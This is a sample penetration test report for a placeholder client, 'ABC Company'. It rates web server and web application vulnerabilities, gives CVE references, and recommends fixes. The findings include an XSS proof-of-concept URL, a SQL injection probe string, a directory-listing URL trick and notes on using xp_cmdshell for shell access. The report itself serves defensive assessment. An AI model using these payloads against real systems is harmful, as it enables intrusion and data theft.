Technical Findings Sample Report

ABC Company

Sample Security Assessment

250Scientific Drive Suite 300
Norcross GA 30092
Phone Number: 770.955.9899

www.scansourceservices.com

Table of Contents

Overview

Between December 1 and December 30, 2010 ScanSource Services' Security Team performed an Information Security Audit that consisted of a complete external network and web application focused penetration test and assessment of ABC Company's infrastructure. The objectives of this security audit included the following:

- Discovery of any existing attack vectors, which are services that could be used for potential compromise of ABC Company's network hosts and informational assets.
- Determination of the vulnerabilities and threats that affect the data processing environment in terms of confidentiality, integrity, and availability.
- Identification and evaluation of the existing and planned controls
- Assessment of security infrastructure for attack visibility and derived informational value.
- Assessment of security technologies provided value for visibility, response time, analysis and delivery of practical assessments of caused incidents, and effectiveness in response proceedings.
- Develop a protection strategy for the organization and a mitigation plan for the risks to the critical assets.

Vulnerabilities were limited in scope to first level of compromise. Because targets included production machines and networks, some vulnerabilities were not exploited as this would cause disruption to users and potential damage to data assets. However, unexploited vulnerabilities could be confirmed utilizing source code and other forms of verification in every instance of this test. As part of the assessment of web applications, disclosure of application architecture, technologies, and flow logic was made upon request in order to expedite the assessment of discovered potential vulnerabilities.

The recommendations that are made will aid ABC Company in correcting areas of exposure and risk to internet services and internal assets, as well as improve other important aspects of their security cycle including monitoring, analysis, and incident response for ongoing risk management.

Executive Summary

As enterprises become increasingly dependent on the Internet, there is a growing trend among firms to open their network infrastructures to key stakeholders, including customers, employees and suppliers. By opening the enterprise environment to improve information flow and transaction capabilities, the inherent risks and vulnerabilities significantly increase as well. As a result, it is critical for enterprises to provide a secure environment that guarantees stakeholders the confidential exchange of information while ensuring data, message, and transaction integrity.

A systematic approach to assessing information security risks and developing an appropriate protection strategy is a major component of an effective information security program. By adopting such an approach, organizations can understand their current security posture and use it as a benchmark for improvement

In order to perform effective security management, benchmarking and evaluation of the tools and processes implemented for risk awareness, monitoring, analysis, and response plays a critical role in assessing the security cycle.

The assessment of the ABC Company's network from an external perspective showed to have an average security posture from penetration with effective security management being the most effective protection strategy focus for the conditions of production assets with limited change capabilities. The overall network layer security posture is excellent. However exposed services and web applications showed an overly disparate security posture; having older services displaying a high risk of compromise, while newer services and applications having excellent security posture. Some production hosts are resulting from acquisition and have limited visibility or change controls in place for remediation. This determined can be further detailed by the following conclusions concerning overall posture.

Good segmentation and network border configuration stood well against network layer based attacks including both discovery and penetration. Effective segmentation also showed a high level of resilience to compromise from internal related threats.

Exposed services, specifically those belonging to older machines, suffer a high degree of risk to integrity compromise related to vulnerabilities easily exploited. These services are in production and it is our understanding that they relate to company acquisitions that included them as part of production assets for consolidation.

The exposed newer ABC Company portal showed excellent security posture against compromise when starting with no access, but a high level of risk of data asset compromise between clients and authorization once any access is attained. Older applications, including the older portal, expose severe vulnerabilities that would allow complete remote compromise without any level of access provided.

Newer technologies, such as the new ABC Company portal, showed excellent defense to penetration when starting with no access. However, severe vulnerabilities were found once inside the application from a non privileged account for compromise of greater privileges and data access between clients without authorization.


Older applications, including the old portal and secure mail server, showed weak security posture, having risks to complete compromise without any starting access. Risks to older applications and services show a high degree of exposure; requiring little knowledge to discover and exploit, and also having automated tools available for compromise. In addition, it was determined that the data assets these applications access do include sensitive information, including PHI.

Evaluation of any security cycle can be measured by accounting for the visibility, analysis, and response level capabilities of the personnel and technology utilized in security management. Evaluation results of ABC Company's existing security lifecycle showed above average visibility to ongoing network threats and threats to newer applications. Application visibility is widely disparate, having good visibility to threats to the new portal, but very little visibility to threats to other applications that share the same network. However, evaluation of the security management and analysis capabilities showed personnel to be very qualified, but lacking the effective technology to deal with bulk data issues related to each security camera type device. During the course of our penetration test, security/network staff showed diligent discovery and response efforts, but lacked the appropriate management technology to deal with the volume and type of attacks performed.

It should be noted that both newer technologies that have better overall security posture and older technologies share the same data asset network without border.


Upon investigation of high risk services and data assets, it was determined that while some of these assets, like the old portal, will be replaced, others, including secure mail, have no effective plans for replacement. Additionally, some application and service vulnerabilities have little source code access or overall change capabilities based on acquisition and past employment of related personnel. Based on this information, it is imperative that an effective security management cycle be established for compliance while carrying a diligent load of ongoing risk while these assets are in production.

Summary View of ABC Company's Security Posture






Acceptable Risk


Moderate Risk



Elevated Risk

Table 1. ***Executive Findings Table***

Security Component	Overall Risk Rating	Analysis
Risk Level		Network Infrastructure was in overall excellent security posture. Network architecture is segmented with good border protection and least privilege within the bounds of what current application security will allow. Access control lists have the least vulnerability required for business operation. DNS and other IT infrastructure within scope are in good configuration for security posture.
		Data Asset security is at high risk based on application level vulnerabilities and exposure. Older services tied to critical data assets have high risk vulnerabilities that can be exploited with tools publicly available. Multiple application vulnerabilities can be exploited for full control of the application and data assets simply from a browser. High risk vulnerabilities exist in the newer portal for privilege subversion leading to clients accessing other client data and gaining higher privileges.
Remediation / Fix Level		Network devices and newer application service hosts show good standing patch levels and configuration. However, some older hosts and services exist with outdated Operating Systems and vulnerable services to integrity compromise.
Component Protection Level		Numerous controls and encryption are utilized by the network devices and applications to effectively control and log activity. Some points in the applications lack effective logging, but not by design but simple flaws that can be quickly fixed.
Company Exposure Level		Numerous discovery techniques were performed to discover any sensitive personnel or company related asset information on the Internet. No information beyond public record, including exposed documents, excel sheets, etc were discovered during this test.
Risk Monitoring Level		Discovered risks to external network and application services have existed for extended periods of time before this assessment. In addition, frequent code changes and consolidation of acquired services may lead to additional risks periodically added without discovery. ABC Company would be capable of reducing the times any risk exist by performing regular assessments internally or by a third party via automated tools of their assets to systematically identify and manage risks associated with both these factors.
Threat Monitoring Level		ABC Company has excellent detection capabilities to ongoing threats via current security devices. However, the bulk of data produced by these devices is not monitored and lacks practical alerting capabilities or consolidation for analysis for effective response time to ongoing threats.

Security Component	Overall Risk Rating	Analysis
Threat Analysis		No analysis tools are currently possessed by ABC Company. While security personnel show excellent aptitude for security management and analysis, the data produced combined security devices is more than what current personnel can manage without the use of additional technology.
Incident Response and recommendations		ABC Company staff showed to have above average understanding and operational knowledge of border infrastructure, network architecture, and operations awareness. However, without sufficient consolidation and analysis of threat data, it is difficult for current monitoring to quickly calculate effective information for decision making.

Executive Action Plan

By addressing the following items, ABC Company will significantly improve their existing security posture.

1. Due to consolidation of services from acquisitions and proprietary code of numerous applications with frequent changes, it is understood that ABC Company will endure a raised level of ongoing risk that must be managed. This is typical for a proprietary web technology provider. For this type of company, a strategy focused and depending only on security posture to prevent threats from being able to penetrate is ineffective. The presence of PHI also speaks to requirements related to security management, which are under duress in the current operations. These include the following:
    a. HIPAA Requirements call for due care to be exercised concerning the monitoring of security data:
        i. Information System Activity Review

            Sec. No. 164.308(a)(1)(4)

                Requirement :Implement procedures to regularly review records of information system activity, such as audit logs, access reports, and security incident tracking reports.
        ii. Audit Controls

            Sec. No. 164.312(b)

                Requirement: Implement hardware, software, and/or procedural mechanisms that record and examine activity in information systems that contain or use electronic protected health information.

    ScanSource Services recommends that ABC Company focuses its strategy of providing themselves with effective security management, including visibility, analysis, and response for ongoing threats. Currently, ABC Company already possesses a variety of devices providing visibility to ongoing threats to their network. However, these devices are disparate, each producing a large volume of bulk data that is currently not analyzed sufficient to provide the necessary security value for decision making and threat prevention. Each of these devices, while providing best of breed detection in their own regard, do not communicate with each other, account for business data assets, or tie into the proprietary and critical applications ABC Company exposes on the Internet. Therefore, they produce a large volume of false positives and ineffective alerting per device which cannot even be turned on.

    a. ScanSource Services therefore has put together a criteria plan for security management (Appendix A), which provides an overall listing of criteria for the technology or services recommended to establish an effective security operation at ABC Company. The focus, addressing each of the above pain areas is to provide an operation effectively meeting goals in the following areas:
        i. Data Consolidation
        ii. Threat Monitoring
        iii. Alerting

iv. Threat Analysis

v. Incident Management

2. Acquisition Technology Assessment Process – Many of the risks discovered to data assets relate to services and applications acquired from other companies as part of ABC Company acquisitions. Some of this infrastructure, based on exposure and age of vulnerabilities, has not undergone adequate assessment for unacceptable periods of time. The consolidation of high risk assets to ABC Company's environment presents an even higher level of risk to the company and these shared assets. ScanSource Services recommends that a process be developed for use during acquisitions in order to assess the security posture of web applications and network services in order to determine their suitability for consolidation with the ABC Company environment. In a worst case scenario, assets that present high risk and cannot be quickly improved can be segmented and provided limited or no access to critical data assets existing in the ABC Company environment.
3. Execution of ABC Company Application Critical Risk Reduction Plan (See Appendix A) – By executing the recommendations listed as part of the application risk reduction plan, the security posture of ABC Company's application will improve along with its durability to ongoing random activity in exposure to the Internet, and lead to greater availability and quality of ABC Company Application services.
4. Assessment of ABC Company Custom Web Application
    a. The primary results from scanning attack tools utilized commonly by attackers show web services as a primary "good" target. This being found, it is most likely that attacker wishing to compromise ABC Company will focus on web application services.
    b. Attacks on custom web applications are the most difficult to be detected and therefore highly chosen by experienced attackers.
    c. Web services represent the most tested and attacked services of external networks, due to the ease of exploitation of these types of vulnerabilities and connectivity most commonly found between this service and critical data assets.
    d. Compromise of applications represents a serious security and business risk to ABC Company's availability and integrity of data assets, as well as company image in the case of defacement.

Table of Technical Findings

When possible ScanSource Services rates each finding in this document according to its potential business impact to ABC Company and rates each recommendation in terms of the effort required implementing the fix. ScanSource Services strives to recommend the most time- and cost-effective fix available. The table below describes the different rating levels in both the areas of potential impact and effort to fix.

Table 2. ***Business Impact Rating Key***






Rating Level	Potential Impact	Effort to Fix
High	**A loss of system or network control from the compromise of a privileged user account.**	**A significant amount of human resources or monetary expenditures is required to fix the vulnerability (more than 2 days to determine the appropriate fix and implement that fix.)**
Medium	**A loss of system or network functions from the compromise of a normal user account or limited privileged user account.**	**A moderate amount of human resources or monetary expenditures is required to fix the vulnerability (less than 2 days to determine and implement the appropriate fix.)**
Low	**A loss of confidentiality and integrity of data or unauthorized access to files or other system/network resources.**	**A non-consequential amount of human resources or monetary expenditures is required to fix the vulnerability (less than 2 hours to execute fix)**





Table 3. ***External Network Findings Table***

Item	Observation & Potential Risk Exposure	Technical Rating		Business Rating	
		Impact	Effort	**Impact**	**Detail**
1	IIS Htr Buffer Over flow	**High**	**Med**	**High**	It is possible to make the remote IIS server execute arbitrary code by sending it a too long url ending in .htr.
2	Mod_SSL Stack Overflow	**High**	**Low**	**Med**	The remote host is using a version of mod_ssl which is older than 2.8.18. This version is vulnerable to a flaw which may allow an attacker to disable the remote web site remotely, or to execute arbitrary code on the remote host.
3	Mod_SSL Format String Overflow	**High**	**Low**	**Med**	The remote host is using a version vulnerable of mod_ssl which is older than 2.8.19. There is a format string condition in the log functions of the remote module which may allow an attacker to execute arbitrary code on the remote host.
4	IPlanet Memory Leak	**High**	**Low**	**Med**	The remote iPlanet webserver (according to it's version number) is vulnerable to a bug wherein a remote user can retrieve sensitive data from memory allocation pools, or cause a denial of service against the server.

Item	Observation & Potential Risk Exposure	Technical Rating		Business Rating	
		Impact	Effort	**Impact**	**Detail**
5	Mod_proxy Heap Overflow	**High**	**Low**	**High**	The remote web server is running a version of Apache that is older than version 1.3.32. This version is vulnerable to a heap based buffer overflow in proxy_util.c for mod_proxy. This issue may lead remote attackers to cause a denial of service and possibly execute arbitrary code on the server.
6	Open SSL DOS	**Med**	**Low**	**Med**	The remote host is using a version of OpenSSL which is older than 0.9.6m or 0.9.7d There are several bug in this version of OpenSSL which may allow an attacker to cause a denial of service against the remote host.
7	Netscape Web Publishing Directory Browsing	**Med**	**Low**	**Low**	Requesting a URL with special tags such as '?wp-cs-dump' appended to it makes some Netscape servers dump the listing of the page directory, thus revealing the existence of potentially sensitive files to an attacker.
8	Imp Cross-Site Scripting	**Low**	**Low**	**Med**	The remote server is running at least one instance of IMP whose version number is between 3.0 and 3.2.1 inclusive. Such versions are vulnerable to several cross-scripting attacks whereby an attacker can cause a victim to unknowingly run arbitrary Javascript code simply by reading an HTML message from the attacker.
9	Site Server Cross-Site Scripting	**Low**	**Low**	**Med**	The web server has some Site Server files of versions that are susceptible to cross-site scripting. An attacker may use this flaw to trick your legitimate web users to give their credentials while following a link that legitimately goes to your website, but displays content of their choice and may submit information back to them.
10	IIS TRACE/TRACK Methods	**Med**	**Low**	**Med**	By misusing both of these methods exposed in the web server's current configuration, an attacker can make cross-site scripting attacks and gleam additional information in application attacks.
11	Default and Sample Web Server Files	**Low**	**Low**	**Med**	These files should be removed as they may help an attacker to guess the exact version of Apache Tomcat which is running on this host and may provide other useful information.
12	Expired or Invalid SSL Certificate	**Low**	**Low**	**Med**	An expired SSL Certificate will cause a warning to be displayed to connecting clients. Aside from the obvious security implications of an expired SSL certificate not being verifiable and therefore losing its trust value, sites with this issue can also be easily spoofed by an attacker fooling a client to connect to a mock site sharing the same issue without the client being bothered by the warning they have learned to ignore.

Table3: ***Findings detail on public hosts located on the ABC Company Network***

Observation	*Rating*	*Potential Impact*	*Recommendations*
IIS Htr Bufferoverflow **Details:** The following web servers expose this vulnerability: • 10.1.1.134 • 10.1.1.190		It might be possible to make the remote IIS server execute arbitrary code by sending it a too long url ending in .htr. This vulnerability was discovered by EEye many years ago and has since had multiple freely available tools become available for exploiting it and providing complete remote control of the victim.	Solution : A patch and recommendations are available at the following url: http://www.microsoft.com/technet/security/bulletin/ms99-019.mspx References: CVE : CVE-1999-0874 BID : 307 IAVA:1999-a-0007
Mod_ssl Version Flaw **Details:** The following web servers expose this vulnerability: • 10.1.1.118		The remote host is using a version of mod_ssl which is older than 2.8.18. This version is vulnerable to a flaw which may allow an attacker to disable the remote web site remotely, or to execute arbitrary code on the remote host.	Solution : Upgrade to version 2.8.19 (Apache 1.3) or to Apache 2.0.50 CVE : CVE-2004-0488 BID : 10355 OSVDB:6472
Mod_ssl Format String Overflow **Details:** The following web servers expose this vulnerability: • 10.1.1.118		The remote host is using a version vulnerable of mod_ssl which is older than 2.8.19. There is a format string condition in the log functions of the remote module which may allow an attacker to execute arbitrary code on the remote host.	Solution : Upgrade to version 2.8.19 or newer CVE : CVE-2004-0700 BID : 10736 OSVDB:7929
IPlanet Memory Leak **Details:** The following web servers expose this vulnerability: • 10.1.1.60		The iPlanet webserver is vulnerable to a bug wherein a remote user can retrieve sensitive data from memory allocation pools, or cause a denial of service against the server.	Solution : Update to iPlanet 4.1 SP7 or newer More information : http://www.atstake.com/research/advisories/2001/a041601-1.txt CVE : CVE-2001-0327 BID : 6826 IAVA:2001-a-0007, IAVA:2002-A-0012, OSVDB:5704
Mod_proxy Heap Overflow **Details:** The following web servers expose this vulnerability: • 10.1.1.118		The remote web server appears to be running a version of Apache that is older than version 1.3.32. This version is vulnerable to a heap based buffer overflow in proxy_util.c for mod_proxy. This issue may lead remote attackers to cause a denial of service and possibly execute arbitrary code on the server.	Solution: Don't use mod_proxy or upgrade to a newer version. CVE : CVE-2004-0492 BID : 10508 Other references : OSVDB:6839

Observation	Rating	Potential Impact	Recommendations
Open SSL DOS **Details:** The following web servers expose this high risk feature: • 10.1.1.118		The remote host is using a version of OpenSSL which is older than 0.9.6m or 0.9.7d There are several bug in this version of OpenSSL which may allow an attacker to cause a denial of service against the remote host.	Solution : Upgrade to version 0.9.6m (0.9.7d) or newer References: CVE : CVE-2004-0079, CVE-2004-0081, CVE-2004-0112 BID : 9899 IAVA:2004-B-0006
Netscape Web Publishing Directory Browsing **Details:** The following web servers expose this high risk feature: • 10.1.1.103		Requesting a URL with special tags such as '?wp-cs-dump' appended to it makes some Netscape servers dump the listing of the page directory, thus revealing the existence of potentially sensitive files to an attacker. (See Appendix A for proof of concept)	Recommendation is made that it be disabled if you do not use this functionality. Solution: Disable the 'web publishing' feature of your server Reference : CVE : CVE-2000-0236 BID : 1063
Imp Cross-Site-Scripting **Details:** The following web servers expose this high risk feature: • 10.1.1.118		The remote server is running at least one instance of IMP whose version number is between 3.0 and 3.2.1 inclusive. Such versions are vulnerable to several cross-scripting attacks whereby an attacker can cause a victim to unknowingly run arbitrary Javascript code simply by reading an HTML message from the attacker.	Solution : Upgrade to IMP version 3.2.2 or later or apply patches found in the announcements to imp/lib/MIME/Viewer/html.php. Reference Announcements: http://marc.theaimsgroup.com/?l=imp&m=105940167329471&w=2 http://marc.theaimsgroup.com/?l=imp&m=105981180431599&w=2 http://marc.theaimsgroup.com/?l=imp&m=105990362513789&w=2 Vulnerability References: http://www.rs-labs.com/adv/RS-Labs-Advisory-2004-2.txt http://www.rs-labs.com/adv/RS-Labs-Advisory-2004-1.txt
Site Server Cross-Site-Scripting **Details:** The following web urls expose this risk: • http://10.1.1.190/_mem_bin/formslogin.asp?%5c><script>alert('Vulnerable')</script>		The web server has some Site Server files of versions that are susceptible to cross-site scripting. An attacker may use this flaw to trick your legitimate web users to give their credentials while following a link that legitimately goes to your website, but displays content of their choice and may submit information back to them.	Solution : Remove these files or access to them from the Internet.






Observation	Rating	Potential Impact	Recommendations
IIS TRACE/TRACK Methods Enabled **Details:** The following web servers expose this high risk feature: • 10.1.1.134 • 10.1.1.190 • 10.1.1.47 • 10.1.1.134 • 10.1.1.164 • 10.1.1.50 • 10.1.1.49		It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers. An attacker may use this flaw to trick your legitimate web users to give him their credentials.	Use the URLScan tool to deny HTTP TRACE requests or to permit only the methods needed to meet site requirements and policy. The default configurations of Urlscan 2.5 (both baseline and SRP) only permit GET and HEAD methods. References: http://www.kb.cert.org/vuls/id/867593
Default Web Service and Sample Files **Details:** The following web servers expose this high risk feature: • 10.1.1.162 • 10.1.1.60		Default files, such as documentation, default Servlets and JSPs were found on the Apache Tomcat servlet/JSP container. These files should be removed as they may help an attacker to guess the exact version of Apache Tomcat which is running on this host and may provide other useful information. The following default files were found on 162: /tomcat-docs/index.html /examples/servlets/index.html /examples/servlet/SnoopServlet /examples/jsp/snp/snoop.jsp /examples/jsp/index.html The following default file was found on 60: /help/contents.htm	Solution: Remove default files, example JSPs and Servlets from the Tomcat Servlet / JSP container.
Expired or Invalid SSL Certificate **Details:** The following web servers expose this high risk feature: • 10.1.1.19 • 10.1.1.228 • 10.1.1.28		An expired SSL Certificate will cause a warning to be displayed to connecting clients. Aside from the obvious security implications of an expired SSL certificate not being verifiable and therefore losing its trust value, sites with this issue can also be easily spoofed by an attacker fooling a client to connect to a mock site sharing the same issue without the client being bothered by the warning they have learned to ignore.	Solution: Renew or update the certificate offered by this web site.




Table 4. ***ABC Company Web Applications Findings Table***





Item	Observation & Potential Risk Exposure	Technical Rating		Business Rating	
		Impact	Effort	**Impact**	**Detail**
1	ABC Company File Transfer Service Admin Servlet Access	**High**	**Low**	**High**	The remote web server allows unauthenticated access to an administrative Java servlet. This servlet allows complete control of the ABC Company File Transfer service in addition to exposing database access and other information about the application capable of being used to compromise it.
2	Assist Portal SQL Injection	**High**	**Med**	**High**	By exploiting points of SQL Injection in the application an attacker is limited SQL knowledge can gain access to all critical data assets connected to the old ABC Company Portal application.
3	ABC Company Navigator Registration SQL Injection	**High**	**Med**	**High**	By exploiting points of SQL Injection in the application an attacker is limited SQL knowledge can gain access to all critical data assets connected to the Navigator backend database server
4	Portal User Management Variable Modification	**High**	**Med**	**High**	Due to a lack of permissions checking and sensitive variable exposure to admin functionality; authenticated, but unprivileged users can create users for any client by submitting to these services directly with modified variables.
5	Portal User Profile Access	**High**	**Med**	**High**	Due to exposed variables that can be modified in the browser without validation on the server, an attacker can view and edit any user's profile of any client, including changing their password.
6	Web application runs as Database SA Admin Account	**High**	**Med**	**High**	Any compromise of a web application, including the SQL Injection exploit found and previously documented, gives complete administrative access to the database service.
7	Xp_cmdshell Present	**Med**	**Low**	**High**	The stored procedure xp_cmdshell allows anyone with database access to execute commands on the SQL Server machine as if they were at a dos prompt. This can be used to add users to the machine, delete information, or gain overall control of the machine running this service.
8	Exposed Sample Pages	**Med**	**Low**	**High**	Other sample pages, most for testing, left in the application contain limited penetration potential for attacker, but may bind access to certain backend tables without proper authentication or authorization and represent a risk to data assets as they may be used as part of other application related attacks. Sample pages were found that may also be used for mail relay and brute forcing of mail accounts.



Item	Observation & Potential Risk Exposure	Technical Rating		Business Rating	
		Impact	Effort	**Impact**	**Detail**
9	Database Exposure to DMZ	**Med**	**High**	**High**	Currently, the ABC Company web application runs in a two tier architecture, allowing direct database communication from web applications. By allowing this communication, the database, containing critical data assets, could be directly accessed by any attacker compromising DMZ assets via zero day exploits or application related vulnerability.
10	Source Code Error Page Leaks	**Med**	**Low**	**Low**	Currently, IIS and the web application is configured to pass through ASP and other custom code related errors for listed pages to the client browser. Some of these errors include source code, SQL Syntax and table information, and other sensitive information useful in attacks.
11	Server Variable Exposure	**Med**	**High**	**Low**	By using hidden form variables to store information between web requests, ABC Company applications expose many items which may be changed or reveal sensitive information about the application. Using this information or by changing these variables on submission back to the web application, an attacker may either compromise the application, as was done in the case of the new portals admin functionality or cause availability loss by general errors.

Table3: Findings detail on ABC Company Web Applications

Observation	*Rating*	*Potential Impact*	*Recommendations*
ABC Company File Transfer Service Admin Servlet Access **Details:** This vulnerability pertains to the new ABC Company application located at the following URL: https://10.1.1.199/jmx-console/		The remote web server runs a version of JBoss that allows unauthenticated access to the JMX and/or Web Console servlets used to manage JBoss and its services. A remote attacker can leverage this issue to disclose sensitive information about the affected application and even take control of it. See Appendix L	Solution : Follow the articles referenced below to secure access to the JMX / Web Console. http://wiki.jboss.org/wiki/Wiki.jsp?page=SecureTheJmxConsole
Assist Portal SQL Injection **Details:** This vulnerability pertains to the new ABC Company application located at the following URL: https://10.1.1.134/assist/authenticate.asp?strURL=&[=&Username='bad_bad_value&Password=&B1=&[Sign=On		An attacker can utilize injection points to both gain critical data access and control over both the web application and database server. This can also be used to delete any and all data assets the web application is connected to. (See Appendix D for Evidence)	Solving this issue calls for multiple steps to be taken, including fail closed validation, usage of SQLParameter and stored procedure objects, and better encapsulation of the data access tier. Unfortunately, it has been determined that the UserSession object, where the vulnerable code exists in the old portal is a compiled dll, which source code does not exist for as related to an acquisition.


Observation	Rating	Potential Impact	Recommendations
			This module will require replacement to remedy this injection issue and other potential ones that cannot be quickly discovered. (See Appendix A for details on this remedy)
ABC Company Navigator Registration SQL Injection **Details:** This vulnerability pertains to the new ABC Company application located at the following URL: https://10.1.1.36/demoregistrationb.aspx		An attacker can utilize injection points to both gain critical data access and control over both the web application and database server. This can also be used to delete any and all data assets the web application is connected to. (See Appendix E and F for Evidence)	Solving this issue calls for multiple steps to be taken, including fail closed validation, usage of SQLParameter and stored procedure objects, and better encapsulation of the data access tier. The code error for this injection point is located in the following location: C:\Documents and Settings\Dgaines\My Documents\projects\fms_int\NavigatorWeb\demoregistrationb.aspx.vb:line 265 (See Appendix A for details on this remedy)
Portal User Management Variable Modification **Details:** This vulnerability pertains to the new ABC Company application located at the following URL: https://portal.ABC Company.com/ /Portal.servlet / appID=UserMgmt&appSection =UserList		By modifying the clientid parameter when accessing the user management screen, an attacker can view and manage the users of any client within ABC Company's system. Any attacker with any level of login access to the submit to the user management components can perform this attack. (See Appendix I for evidence and further details)	Each admin page in the application must check the permissions of the user authenticating to ensure both their authorization for user creation access and the authorization of the target clientid they are creating the user for. Whenever possible, variables such as clientid should not be exposed to the client browser such that they can be easily manipulated as in this case. (See Appendix A for details on this remedy)
Portal Profile Access **Details:** This vulnerability pertains to the new ABC Company application located at the following URL: https://portal.ABC Company.com/Portal.servlet		Due to exposed variables that can be modified in the browser without validation on the server, an attacker can view and edit any user's profile of any client, including changing their password. (See Appendix K for evidence and further details about this vulnerability)	Each admin page in the application must check the permissions of the user authenticating to ensure both their authorization for user creation access and the authorization of the target clientid they are creating the user for. Whenever possible, variables such as clientid should not be exposed to the client browser such that they can be easily manipulated as in this case. (See Appendix A for details on this remedy)

Observation	Rating	Potential Impact	Recommendations
Web Applications run as SA **Details:** This vulnerability pertains to the at least one discovered ABC Company application using SA for login. Others may exist beyond those discovered, but the one discovered was the Assist portal application.		Any compromise of a web application, including the SQL Injection exploit found and previously documented, gives complete administrative access to the database service. This was specifically capable of use in the SQL Injection on the Assist Portal. By having SA access, such commands as xp_cmdshell could be used to gain full machine shell access.	All web applications should use one or more least privilege accounts for all transactions. When possible, capabilities the web application offers, including related functions, should be grouped by role and overall access level. A user account on the database server should be set up for each of these roles as to minimize the impact any compromise of a given component can have to data assets outside what it needs access to or the rest of the system itself.
